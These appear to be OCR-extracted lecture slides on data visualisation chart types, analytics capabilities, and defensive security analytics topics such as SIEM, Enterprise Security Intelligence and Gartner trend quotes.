
Data Visualisation

- Basic Charting
  - Line chart
    - Shows the relationship of one variable to another
    - Often used to track changes or trends over time
    - Stacking lines to compare the trend or individual values for several variables




Data Visualisation

- Basic Charting
  - Bar or column chart
    - Compare the quantities of different categories or groups
    - Works best when values are distinct enough that difference in the bars/columns can be detected by human eye




Data Visualisation

- Basic Charting
  - Scatter plot
    - Indicates the data spread and relationship between data points
    - Useful to identify patterns present in the data distribution




Data Visualisation

- Pie chart
- Used to compare the parts of a whole
  - More effective when there are limited components and when text and percentages are included to describe the content




Data Visualisation

- Advance Charting
  - Map for geographical data
  - Cloud visual on data frequency
  - Network analysis on data relationship



The Technology

- Security Information And Event Management (SIEM) is one the foundation technologies that collect, correlate and analyse security information from a broad and heterogeneous set of system, network and security event sources



Magic Quadrant for SIEM

Data Analytics

- Analytics Capabilities
  - Descriptive/Diagnostic Analytics
  - “What has happened? And Why?”
  - Mine historical data for insightful findings, the reasons behind the past success or failure
  - Examples
    - Examine historical server usage to plan maintenance schedule
    - Categorize network resource usage: personal, business, Unknown and so on

	usage	MB
1	Borderline	213.73
2	Business	136.97
3	Personal	1344.74
4	Unknown	285.92
5	Violation	4.95


Data Analytics

- Analytics Capabilities
  - Predictive Analytics
    - “What will happen?”
    - Uses data to determine the probable future outcome of an event or a likelihood of a situation occurring
    - Comprises of a variety of statistical techniques like modeling, machine learning and game theory
    - Examples
      - Trend analysis on security incidents
      - Estimate system waiting time to determine routing destination

Data Analytics

- Analytics Capabilities
  - Prescriptive Analytics
    - “What’s the best outcome given a set of circumstances?”
    - Smart decision based on simulation and optimization
    - Goes beyond future outcome prediction by also suggesting action and showing implication of each decision option
    - Example
      - Risk assessment and mitigation based on a variety of parameters: past incidents, threat impact, asset characteristics, effectiveness of existing controls etc

Security Analytics




Security Analytics

- More security products are built/improved with advanced analytics and User and Entity Behavior profiling since 2010
  - Lower false-positive rates and higher staff productivity
- By 2018, 25% of security products used for threat detection will have some form of machine learning built into them

- Gartner, April 2016

Security Analytics




Source: Gartner (January 2018)

Review of Traditional Security Approach

- Primarily on prevention technologies, and rule and signature-based detection mechanisms
  - Require prior knowledge of attacker methods
- Security controls, like application security, network security, endpoint protection and data security , are implemented in the enterprise. But they work in silos.
  - Security incidents are detected and addressed in isolation.
- Log reviews and scanning reports may provide actionable information, but lack the knowledge management, analytics and planning capabilities to derive intelligence.

Security Intelligence as a Solution

- Traditional Security vs Enterprise Security Intelligence



Security Intelligence as a Solution


- "Intelligence" implies the ability to
  - Collect information
    - From endpoints, network, monitors, scanners, and users
    - Internal: Logs, reports, organization information
    - External: vulnerability and threat bulletins, regulations, social media
  - Acquire and apply knowledge and skills
    - Security information should be integrated and correlated, not only between security data sources, but also with non-security sources e.g. compliance with privacy law, application's business criticality
    - Watch out for known threats reported by signature and rule-based systems, and unknown threats using extensive analytics on the behaviors of the systems and users

Security Intelligence as a Solution

- Enterprise Security Intelligence (ESI) is a concept that recognizes security intelligence as an explicit deliverable and designates it as a strategic security objective for the enterprise's IT security and risk management.
- ESI aims at increased accuracy and breadth of security detection and protection, as well as optimal security and risk management.

- Gartner, June 2010

Security Intelligence as a Solution



Security Intelligence as a Solution

- Technology integration and correlation
  - Example: Static data masking technique allows discovery of sensitive data and provides the techniques to change them. Identity and Access Management system defines the user identities and their entitlements. And Database Activity Monitoring offers real-time monitoring and prevention of data access.
    - Real-time data masking?
  - Example: Machine readable threat intelligence sources
  - Best to be enabled and supported by standards, like web services in SOA
    - NIST SP800-126r2: The Technical Specification for the Security Content Automation Protocol (SCAP) v1.2

Security Intelligence as a Solution

- Information integration and correlation
  - Data repository on security information and contextual information
    - Largely supported by SIEM products
- Security profiles on the assets
  - Application, database, network, server
- Policy engine to examine the asset profiles and enforce policies

Security Intelligence as a Solution

- Emphasis in security programs now shifts from detection and blocking technologies to detection and response.
- Security technologies to simultaneously see, analyse and take action against attack and abnormal activities are highly sought after
  - High interest in security analytics
- The ability to integrate with external context and intelligence feeds is a critical differentiator for next generation security platforms

- Gartner, April 2015

Splunk Enterprise Security

